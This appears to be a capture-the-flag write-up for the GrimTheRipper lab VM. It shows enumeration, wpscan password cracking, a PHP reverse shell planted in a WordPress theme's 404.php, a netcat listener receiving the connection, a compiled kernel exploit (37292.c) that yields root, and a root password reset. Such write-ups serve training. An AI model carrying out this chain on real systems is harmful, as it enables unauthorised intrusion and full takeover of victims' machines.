
GrimTheRipper

Nmap Output

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 64:0f:bd:13:2d:af:83:7f:5b:79:9a:1a:ef:4e:6a:41 (DSA)
| 2048 10:91:95:6f:32:96:1f:e5:f4:91:da:32:35:77:de:ea (RSA)
|_ 256 0e:3b:86:4d:ac:03:1d:e3:fb:00:62:fd:26:3d:47:1c (ECDSA)
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).

robots.txt shows one disallowed entry

/index2.html




On doing inspect element on index2.html page found a double base64 encoded string

⇒ THpFd01UQXhNREU9IHRyeSBoYXJk

```
root@CyberKnight:~# echo THpFd01UQXhNREU9IHRyeSBoYXJk | base64 -d ; echo
LzEwMTAxMDE= try hard
root@CyberKnight:~# echo THpFd01UQXhNREU9IHRyeSBoYXJk | base64 -d | base64 -d
/1010101base64: invalid input
```

At /1010101 found a wordpress directory



But I can't access login page of WordPress as it redirect to 127.0.0.1 (localhost)

So I use socat to redirect my port 80 to machines port 80

command : socat tcp-listen:80,reuseaddr,fork tcp:<machine's ip>:80 &

Then I use wpscan on wordpress and enumerate some more


Theme location : http://127.0.0.1/1010101/wordpress/wp-content/themes/twentytwelve/

```
[i] Valid Combinations Found:
 | Username: admin, Password: Password@123
```

wpscan took long to crack WordPress password because 'Password@123' is located 1044216th position of rockyou.txt wordlist.

```
/usr/share/wordlists/rockyou.txt:1044216:Password@123
```

After getting WordPress admin account password, I edited the Default 404.php page of Twenty Twelve theme and put php reverse shell code in it.



The default location of 404.php file is enumerated earlier by wpscan.

Command : curl http://127.0.0.1/1010101/wordpress/wp-content/themes/twentytwelve/404.php

```
root@CyberKnight:~# curl http://127.0.0.1/1010101/wordpress/wp-content/themes/twentytwelve/404.php
_
```

```
root@CyberKnight: ~ 121x46
root@CyberKnight:~# nc -lvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.68.
Ncat: Connection from 192.168.56.68:38553.
Linux ubuntu 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:51:20 UTC 2014 x86_64 x86_64 x
 19:54:15 up 57 min,  0 users,  load average: 0.00, 0.04, 0.19
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: no job control in this shell
www-data@ubuntu:/$ _
```

Found old kernel is running, which is vulnerable

```
www-data@ubuntu:/$ uname -mrs
Linux 3.13.0-32-generic x86_64
```

Searchsploit found some exploit for this kernel, I use first exploit to Local Privilege Escalation.

```
root@CyberKnight:~# searchsploit Linux 3.13 Ubuntu
----------------------------------------- ----------------------------------------
 Exploit Title                           |  Path
                                         | (/usr/share/exploitdb/)
----------------------------------------- ----------------------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.  | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.  | exploits/linux/local/37293.txt
Linux Kernel 3.13/3.14 (Ubuntu) - 'spl  | exploits/linux/dos/36743.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.0  | exploits/linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.1  | exploits/linux/local/31346.c
```

I transfer the exploit code to machine's /tmp directory and compile it with gcc

```
www-data@ubuntu:/tmp$ gcc 37292.c -o ck
www-data@ubuntu:/tmp$ ./ck
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

After that I changing root password, So I can login with SSH. Changing password is not important but it give stable shell

```
# echo root:root | chpasswd
# exit
www-data@ubuntu:/tmp$ su -
Password:
root@ubuntu:~# _
```